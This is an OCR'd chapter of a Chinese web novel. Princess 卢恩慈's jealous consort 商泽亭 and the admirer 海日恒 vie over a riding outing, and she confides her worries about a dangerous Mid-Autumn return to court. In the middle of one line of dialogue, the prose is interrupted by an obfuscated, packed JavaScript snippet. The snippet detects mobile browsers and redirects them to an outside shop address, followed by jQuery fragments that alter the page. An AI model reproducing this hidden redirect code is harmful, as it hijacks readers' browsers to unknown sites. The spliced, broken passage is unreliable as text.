98.归京前情丝暗涌

作品:《太液池里可以养鸬鹚吗

    “你怎么突然提起要约我骑马?”卢恩慈夹菜的手一停,诧异过后,她偷偷看了眼身侧的商泽亭,没想到正对上商泽亭的注视。


    “您看我做什么?”商泽亭自嘲地笑笑:“您是一家之主。若您要是想赴约,我哪里能拦着您?”


    卢恩慈看着商泽亭,商泽亭的笑是那样勉强,他看似不经意地望向海日恒,感觉像是要把海日恒赶出门。


    “要不……泽亭你和我们一块儿去骑马?”卢恩慈摸摸额头:“你骑术也不错,正好可以和海日恒比试比试。”“他肯定骑不赢我呀。商大人是京城的贵公子,骑术都是在马场学的,我可是在大草原上!”海日恒嘻嘻笑着,总算在商泽亭身上找到一个他没有自己强的地方!


    “在骑术上,海日恒肯定比我更精进。”商泽亭低头想想,随即笑意盈盈道:“那么,我就沾沾您的光,同您一块儿去领略海日恒的马上英姿。”


    海日恒本来听着商泽亭的奉承很受用,越听越不对味:“不对呀,我只想约卢恩慈,你不要来跟着我们!”


    “不是我要跟着,是恩慈邀请我去的呀。”商泽亭将话头抛回给卢恩慈。


    卢恩慈正津津有味地吃着晚膳的菜肴,看到他们两人直溜溜地盯着她,只能无奈地放下筷子。


    “恩慈,你不要让商大人跟着来,我只想和你一起!”海日恒急了,但也不知如何表达内心的急切,只一味地往卢恩慈碗里夹菜。


    为卢恩慈布菜的人本应是自己!商泽亭看到海日恒疯狂献殷勤,心内冷笑——登堂入室的家伙,自己早晚要把海日恒轰走,让他不得靠近卢恩慈半步!


    “额……”卢恩慈先是让海日恒停下给她夹菜的举动——再夹她碗里都要放不下了,然后绞尽脑汁地想如何既不让商泽亭吃醋,又不拂海日恒面子的说法。


    可是世上安得双全法?她嗯嗯了半天,终是一个字也未说出。


    “我听我阿姐说,你中秋节要回大周的京城。这一来一去,我估计很长时间都看不到你了。”海日恒软下声线,央求道:“只是想和你一同去散散心。”


    “既然如此,您就陪他去吧。”商泽亭看出卢恩慈被海日恒的理由所打动,不想再让她为难。


    泽亭当真是体贴的解语花!


    还不等卢恩慈出声答应,海日恒就雀跃地牵起卢恩慈的手:“那我明日一大早就来找你,我们不见不散!”


    他来也匆匆,去时也像一阵风,转瞬间就消失在屋外,只留下被他动作带起的风铃在轻轻摇晃,发出清脆悦耳的叮当铃声。


    “我看天这么晚了,还想着让他在我们这留宿一晚呢。”卢恩慈望着海日恒远去的身影:“他走得这么快!饭还没吃完呢!”


    “难道您舍不得他?”商泽亭巴不得海日恒早点走,看着卢恩慈的样子,拈酸吃醋道。


    “只是礼节性地问一句嘛。”卢恩慈看出商泽亭的低落,连忙坐到他身边搂住他。


    “您每次和他在一块儿,都很开心的样子。”商泽亭顺势也将卢恩慈搂紧:“您和我在一块儿,似乎没有这么开心过。”


    “哪有!”卢恩慈赶紧否认。


    “您再想想?”商泽亭哼了一声。


    “海日恒他就是爱玩闹的性子,很容易感染到我。你跟他在一起,不觉就会开心些许。”


    是吗?他和海日恒一碰面,就只会感到心烦。


    商泽亭在心里腹诽一句,面上强装大度:“您明天和他出去,早些回来。注意出汗后别立即加减衣裳,小心着凉。”“嗯!”卢恩慈听着商泽亭的嘱咐,心里一股暖流流过:“我会早点回来的!”


    “我就等你这句话。”商泽亭尽力遮掩语气间的落寞。


    只要卢恩慈最终会回来就行。只要她回来,自己就永远是她名正言顺的身边人。


    第二日清晨,商泽亭还在帮着卢恩慈系着身后的衣带时,就听见海日恒中气十足的大嗓门在院间响起来。


    “雪青,你起这么早啊。”海日恒知道雪青是卢恩慈身边的掌事侍女,想着要和卢恩慈身边人搞好关系,他便打了个招呼。


    “不早了,奴婢要给长公主准备晨洗和早膳,先行一步了。”雪青不欲和海日恒多搭话,转身做该做的事情去了。


    海日恒在院子里走来走去,侍者们都有自己的事情要忙,来来往往,他也不好耽误人家做事,就杵在院子中央站着。


    商泽亭从窗户里看到此情景,不由得暗暗发笑。


    他可是花了不少的心思,才把这群人收拾得服服帖帖,将这座不大的府宅打理得井井有条,让卢恩慈即使在边陲之地,也能过得安心舒适。


    只要海日恒踏进这座院子,就会清清楚楚地感受到,他不过是一个外人罢了。海日恒千等万等,总算盼到卢恩慈穿戴好出来。


    “你来这么早!”卢恩慈牵着马走过来:“吃早点了没?”


    “吃过了!”卢恩慈这是在关心自己呀!海日恒也牵着马,和她并排走着。


    “准备带我去哪里骑马?”卢恩慈侧过头,才注意到海日恒的服饰:“天呐,你不热吗?”


    现在正是仲夏时节,可海日恒穿的里三层外三层。


    且不说叮铃哐啷的五彩配饰戴满了耳坠、项间和胳膊,看着都累人。


    他身上内里穿着北戎的骑射紧衣,外面又不知道为何套着件大周风格的宽衣。


    衣服都是极尽奢华,布料厚实,层层叠叠的暗纹搭配着繁复无比的刺绣,穿一会儿绝对又热又不透气。


    虽然这么搭配太过奇怪,但是穿在海日恒身上又莫名地和谐。卢恩慈端详了好一阵,也没有给出一句评价。


    “无论热还是冷,我都能挺过去。”海日恒忸怩了一阵,还是开口问道:“你觉得我今天的衣服好看吗?”


    “我觉得衣服穿着舒适最重要吧,你觉得呢?”卢恩慈想了想,很难用美和丑来形容海日恒今日的穿着搭配啊!


    “我不知道你喜欢什么样的,我就把我衣柜里最好看的两件衣裳全穿上了。”海日恒嘿嘿一笑,还自觉很聪明:“怎么样?总有一件你会喜欢吧!”


    “你要是热了就脱,别中暑了!”卢恩慈看着海日恒身上的衣服直摇头:“别硬撑,小心长痱子。”


    “只要你觉;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17333533|192395||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''得好看,我热晕过去也值得。”海日恒默认卢恩慈满意他今天精心的打扮,吹了个口哨:“跟上我!”


    考虑到卢恩慈虽然会骑马,但是总归不熟练,海日恒特意放慢了速度,好让卢恩慈跟上。


    “你再往北骑,就越过边境线了!”卢恩慈朝海日恒喊道。


    “边境线对我来说早就形同虚设了!”海日恒勒住马,调转马头:“我只恨有这条边境线,将你我二人隔开。”


    “若没有这条边境线,你我又会怎么样?”卢恩慈不解海日恒这句话的意思。


    “那你接受我,就会容易一点。”海日恒嘟囔了一句。


    “为何会这样想?”卢恩慈被海日恒这没来由的一句弄得一头雾水。


    “毕竟你是大周的公主,要尚驸马肯定优先大周人。”海日恒垂头丧气。


    “你之前还说要和亲到大周来嫁给我呢。”卢恩慈拍拍他的肩。


    “没错没错,我说过这话,你现在愿意娶我了?”海日恒眼睛亮起来。


    “我好说,只是泽亭比较难办。”卢恩慈起了逗他的心思。


    “我能接受商大人。到时候你置办一个大点的公主府,大到我和他走路都见不着对方就行。”海日恒歪着头,想了想说道。


    “那公主府得多大啊!你这么爱动,还得给你配一块草场吧!”卢恩慈下了马,躺在草地上。


    今天多云,日头不算照人,温度也刚刚好。茂盛的草地绿如茵,很适合小憩片刻。


    海日恒盘腿坐在卢恩慈身边,为她投射下一片阴影。


    “海日恒,我这次中秋入宫,不知道会面临什么。”卢恩慈翻了个身子。


    “不是和家里人中秋团聚吗?”海日恒挠挠头。


    “是鸿门宴吧。肯定是。”卢恩慈语气尽是无奈。


    “为什么这么说?”海日恒收起笑意。


    “父皇的本意是向你们北戎开战的,我和秦将军没有执行他的旨意。对他来说,我们是心腹大患。”卢恩慈坐起身:“秦将军这次中秋要和我一同赴这鸿门宴。”


    “商大人回去吗?”海日恒问道。


    “这就是疑点啊。”卢恩慈叹了口气:“因为父皇还说回去要给我赐婚。但是未说人选,泽亭也一直未收到召他回去的消息。”


    “怎么会这样?你父皇怎么不把话说清楚!”海日恒急得一把抓住卢恩慈胳膊。


    “他的心思我能猜到。”卢恩慈面朝东南——大周京城的方向:“父皇是要削秦牧山的军职,然后把他的一个心腹许配给我。至于泽亭,大概是回到商家,为商家撑起一片天。”


    “那你别回去了!”海日恒将一根草连根拔起:“要不来北戎,我护着你!”


    “不,我一定要回去。”卢恩慈忽而笑了:“士别三日,当刮目相看。宫里人确实要重新看待我了。”


    “你什么时候回来?你父皇不会不让你回来了吧?”海日恒迟疑着问出心底话。


    “我当然会回来,而且,是以全新的面貌回来。”卢恩慈站起,太阳在草地上画出她的身影。她的影子,随微风的吹拂,同草叶一同摇曳。